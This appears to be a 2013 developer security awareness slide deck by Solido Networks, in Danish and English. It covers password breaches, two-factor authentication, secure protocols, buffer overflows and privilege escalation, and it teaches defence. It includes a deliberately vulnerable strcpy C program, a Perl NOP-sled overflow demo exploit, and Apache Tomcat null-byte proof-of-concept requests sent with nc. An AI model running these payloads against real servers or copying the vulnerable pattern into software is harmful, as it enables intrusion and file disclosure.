SOLIDO NETWORKS

Welcome to

Developer Awareness

2013

Henrik Lund Kramshøj, internet samurai
hlk@solido.net

http://www.solidonetworks.com

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Planen idag

Don’t Panic!

Kl 15:00-18:00 foredrag

Kl 18:00 middag

Mindre enetale, mere foredrag 2.0 med sociale medier, informationsdeling og interaktion

Send gerne spørgsmål senere

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Goals: Developer Awareness

Software has errors, hardware fails

Sometimes software can be made to fail in interesting ways

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Security is magic

.


Think security

Follow news about software security

Support communties, join and learn

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Hackers and ressources



Hackers work all the time to break stuff

Use hackertools:


- Nmap, Nping - test network ports `http://nmap.org`
- Wireshark advanced network analyzer - `http://http://www.wireshark.org/`
- Metasploit Framework exploit development and delivery `http://www.metasploit.com/`
- Burpsuite web scanner and proxy `http://portswigger.net/burp/`
- Skipfish web scanner `http://code.google.com/p/skipfish/`
- Kali Linux pentesting operating system `http://www.kali.org`
- Most used hacker tools `http://sectools.org/`

Picture: Angelina Jolie as *Kate Libby/Acid Burn* Hackers 1995

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Evernote password reset

What happens when security breaks?



Security Notice: Service-wide Password Reset

Evernote's Operations & Security team has discovered and blocked suspicious activity on the Evernote network that appears to have been a coordinated attempt to access secure areas of the Evernote Service.

As a precaution to protect your data, we have decided to implement a password reset. Please read below for details and instructions.

In our security investigation, we have found no evidence that any of the content you store in Evernote was accessed, changed or lost. We also have no evidence that any payment information for Evernote Premium or Evernote Business customers was accessed.

The investigation has shown, however, that the individual(s) responsible were able to gain access to Evernote user information, which includes usernames, email addresses associated with Evernote accounts and encrypted passwords. Even though this information was accessed, the passwords stored by Evernote are protected by one-way encryption. (In technical terms, they are hashed and salted.)

Sources:

`http://evernote.com/corp/news/password_reset.php`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Twitter password reset

Blog

Keeping our users secure

Friday, February 01, 2013

As you may have read, there's been a recent uptick in large-scale security attacks aimed at U.S. technology and media companies. Within the last two weeks, the *New York Times* and *Wall Street Journal* have chronicled breaches of their systems, and Apple and Mozilla have turned off Java by default in their browsers.


This week, we detected unusual access patterns that led to us identifying unauthorized access attempts to Twitter user data. We discovered one live attack and were able to shut it down in process moments later. However, our investigation has thus far indicated that the attackers may have had access to limited user information – usernames, email addresses, session tokens and encrypted/salted versions of passwords – for approximately 250,000 users.

Sources:

`http://blog.twitter.com/2013/02/keeping-our-users-secure.html`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

January 2013: Github Public passwords?



Sources:

https://twitter.com/brianaker/status/294228373377515522

http://www.webmonkey.com/2013/01/users-scramble-as-github-search-exposes-passwords-security-de

http://www.leakedin.com/

http://www.offensive-security.com/community-projects/google-hacking-database/

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Are passwords dead?

google: passwords are dead
About 6,580,000 results (0.22 seconds)


Can we stop using passwords?

Muffett on Passwords has a long list of password related information, from the author of crack `http://en.wikipedia.org/wiki/Crack_(password_software)`

`http://dropsafe.crypticide.com/muffett-passwords`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Opbevaring af passwords



PasswordSafe `http://passwordsafe.sourceforge.net/`

Apple Keychain

Browsere, Firefox Master Password

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Google looks to ditch passwords for good

”Google is currently running a pilot that uses a YubiKey cryptographic card developed by Yubico

The YubiKey NEO can be tapped on an NFC-enabled smartphone, which reads an encrypted one-time password emitted from the key fob.”

Source: `http://www.zdnet.com/google-looks-to-ditch-passwords-for-good-with-nfc-based-replacement`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Yubico Yubikey

› YubiKey Standard

Our flagship product, making strong two-factor authentication, easy and affordable for everyone.

› YubiKey NEO

Our premium YubiKey, combining USB, NFC, one-time password and PKI technology.

› YubiKey Nano

The world's smallest one-time password token, designed to stay inside the USB-slot.

› YubiKey VIP

A YubiKey Standard pre-configured with a Symantec VIP credential, enabling two-factor authentication against Symantec VIP enabled services, such as PayPal.

› LastPass YubiKey

LastPass Premium is the leading cross platform password manager supporting the YubiKey. We offer a number of discounted bundles of YubiKey + LastPass Premium Subscriptions.

› Password Safe YubiKey


Pasword Safe is an open source password manager initiated by Bruce Schneier. The YubiKey is used in Challenge-response mode to for 2 factor encryption of the database.

A Yubico OTP is unique sequence of characters generated every time the YubiKey button is touched. The Yubico OTP is comprised of a sequence of 32 Modhex characters representing information encrypted with a 128 bit AES-128 key

`http://www.yubico.com/products/yubikey-hardware/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Duosecurity



Push Notification
Quickly view login or transaction details and tap "Approve" on your iOS or Android device.
Learn more at duosecurity.com/duo-push

Smartphone Passcodes
Easily generate login passcodes — no cell service required. Duo Mobile is available for free on all smartphone platforms.

Text Message
Login passcodes sent via text message. Works on all phones with SMS support.

Phone Call
Simply answer a phone call and press a key to authenticate.

Video `https://www.duosecurity.com/duo-push`


`https://www.duosecurity.com/`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Low tech 2-step verification

SOLIDO NETWORKS

Print af koder, low level pragmatisk



Login fra nye enheder kræver ekstra sikkerhed

google 2-faktor auth. SMS med backup codes

Developed at Bellcore in the late 1980s `http://en.wikipedia.org/wiki/S/KEY`

Conclusion passwords: integrate with authentication, not reinvent

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Integrate or develop?

From previous slide:

Conclusion passwords: integrate with authentication, not reinvent

Dont:

- Reinvent the wheel - too many times, unless you can maintain it afterwards
- Never invent cryptography yourself
- No copy paste of functionality, harder to maintain in the future

Do:

- Integrate with existing solutions
- Use existing well-tested code: cryptography, authentication, hashing
- Centralize security in your code
- Fine to hide which authentication framework is being used, easy to replace later

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Cisco IOS password

Title: Cisco's new password hashing scheme easily cracked

Description: In an astonishing decision that has left crytographic experts scratching their heads, engineer's for Cisco's IOS operating system chose to switch to a **one-time SHA256 encoding - without salt** - for storing passwords on the device. This decision leaves password hashes vulnerable to high-speed cracking - modern graphics cards can compute over **2 billion SHA256 hashes in a second - and is actually considerably less secure than Cisco's previous implementation.** As users cannot downgrade their version of IOS without a complete reinstall, and no fix is yet available, security experts are urging users to avoid upgrades to IOS version 15 at this time.

Reference: via SANS @RISK newsletter

`http://arstechnica.com/security/2013/03/cisco-switches-to-weaker-h`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Secure protocols

Securing e-mail

- Pretty Good Privacy - Phil Zimmermann
- OpenPGP = e-mail security

Network sessions use SSL/TLS

- Secure Sockets Layer SSL / Transport Layer Services TLS
- Encrypting data sent and received
- SSL/TLS already used for many protocols as a wrapper: POP3S, IMAPS, SSH, SMTP+TLS m.fl.

Encrypting traffic at the network layer - Virtual Private Networks VPN

- IPsec IP Security Framework, se også L2TP
- PPTP Point to Point Tunneling Protocol - dårlig og usikker, brug den ikke mere!
- OpenVPN uses SSL/TLS across TCP or UDP

Note: SSL/TLS is not trivial to implement, key management!

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

HTTPS Everywhere

HTTPS Everywhere is a Firefox extension produced as a collaboration between The Tor Project and the Electronic Frontier Foundation. It encrypts your communications with a number of major websites.

`http://www.eff.org/https-everywhere`

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Developers, developers, developers

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

buffer overflows et C problem


SOLIDO NETWORKS

Et buffer overflow er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

Stack protection er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj


Buffer og stacks




```
main(int argc, char **argv)
{       char buf[200];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
```

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Overflow - segmentation fault



Bad function overwrites return value!

Control return address

Run shellcode from buffer, or from other place

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Exploits - udnyttelse af sårbarheder

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Exploits

```
$buffer = "";
$null = "\x00";
$nop = "\x90";
$nopsize = 1;
$len = 201; // what is needed to overflow, maybe 201, maybe more!
$the_shell_pointer = 0xdeadbeef; // address where shellcode is
# Fill buffer
for ($i = 1; $i < $len;$i += $nopsize) {
    $buffer .= $nop;
}
$address = pack('l', $the_shell_pointer);
$buffer .= $address;
exec "$program", "$buffer";
```

Demo exploit in Perl

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Privilegier least privilege

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

least privilege betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Privilegier privilege escalation

privilege escalation er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

local vs. remote exploits

local vs. remote angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

remote root exploit - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

zero-day exploits dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Apache Tomcat Null Byte sårbarhed

SOLIDO NETWORKS

Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
$ perl -e 'print "GET /admin/WEB-INF\\classes/ContextAdmin.java\x00.jsp
HTTP/1.0\r\n\r\n";'|nc my.server 8080
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc
my.server 8080
```


BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

`http://www.securityfocus.com/bid/6721/`

CAN-2003-0042

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Apache Tomcat sårbarhed - sårbar 3.3.1



Sårbar version af Tomcat kører på serveren

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Apache Tomcat sårbarhed - opdateret Tomcat 5.5.20

efter *opgradering* er serveren ikke sårbar mere

© license CC BY 3.0. 2013 Solido Networks, Henrik Lund Kramshøj

Kodekvaliteten

